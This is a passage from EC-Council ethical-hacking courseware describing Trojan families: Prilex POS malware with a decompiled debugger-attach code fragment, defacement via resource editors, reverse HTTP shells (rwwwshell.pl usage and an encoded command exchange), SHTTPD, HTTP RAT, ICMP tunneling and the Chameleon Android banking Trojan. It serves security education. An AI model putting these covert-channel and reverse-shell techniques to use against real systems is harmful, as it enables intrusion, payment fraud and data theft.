  Prilex is a Brazilian threat actor group that mainly targets POS terminals to steal sensitive information. The new version of Prilex POS includes a feature of generating new EMV cryptograms that allows the attackers to execute ghost transactions, evading traditional anti-fraud systems such as PIN or CHIP. The attackers can mimic POS technicians and make the targets install it as a required software update. For this reason, attackers can visit directly to the store as technical specialists or ask the vendors to provide remote access by installing remote desktop apps such as AnyDesk.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Public Function startDebug()
  Dim var_86 As Integer
  If (global_464 = 0) Then
    Exit Function
  End If
  If (DebugActiveProcess(global_464) = 0) Then
    Call Rundll32.subAddLogData("Nao foi possivel atacar o Dbg ao PID:" & CStr(global_464))
    var_86 = 0
    GoTo loc_449AC4
  End If
  Call Rundll32.subAddLogData("Debug atach Ok PID: " & CStr(global_464))
  loc_449AC4:
  startDebug = var_86
End Function

Public Sub Refresh(tMem)
  Dim var_88 As Long
  Dim var_90 As Double
  If CBool(WaitForDebugEvent(global_60, 1)) Then
    var_90 = (Timer - global_472)
    If (global_60 = 1) Then
      CopyMemory(global_160, VarPtr(global_60), &H64)
      Call Rundll32.subAddLogData(CStr("Dbg: " & IIf(global_256, "First pass", "Final pass")))
      If (global_172 = -1073741819) Then
        Call Rundll32.subAddLogData("Dbg: Access violation - " & CStr(global_60))
        ContinueDebugEvent(global_64, global_68, &H10002)
        Call stopDebug()
        GoTo loc_45DC9F
      End If
```

Figure 7.15: Screenshot of Prilex debugger

Figure 7.16: Screenshot of Prilex showing the obtained data within the uploader C2

Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.17: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *https://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.18: Screenshot of Restorator

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Vultur, Dridex, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.




Figure 7.19: Working of VNC Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **GET/cgi-bin/order?**
  M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0

  Master replies with: **g5mAlfbknz**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "**ls**" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.




Figure 7.20: Working of HTTP Trojan

- **SHTTPD**

  SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.21: SHTTPD attack process

- **HTTP RAT**

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal




Figure 7.22: Working of HTTP RAT Trojan

- **ICMP Trojans**

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.23: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **Chameleon**

  Source: *https://www.threatfabric.com*

  Chameleon is a banking Trojan that targets Android devices by employing multiple distribution methods. It can adapt to multiple commands, including the verification of app package names. This Trojan mainly targets mobile banking applications and is distributed through phishing pages. It can manipulate a target device by performing actions as the victim using the proxy feature. This feature allows attackers to execute device takeover (DTO) and account takeover (ATO) attacks by exploiting Accessibility Service privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

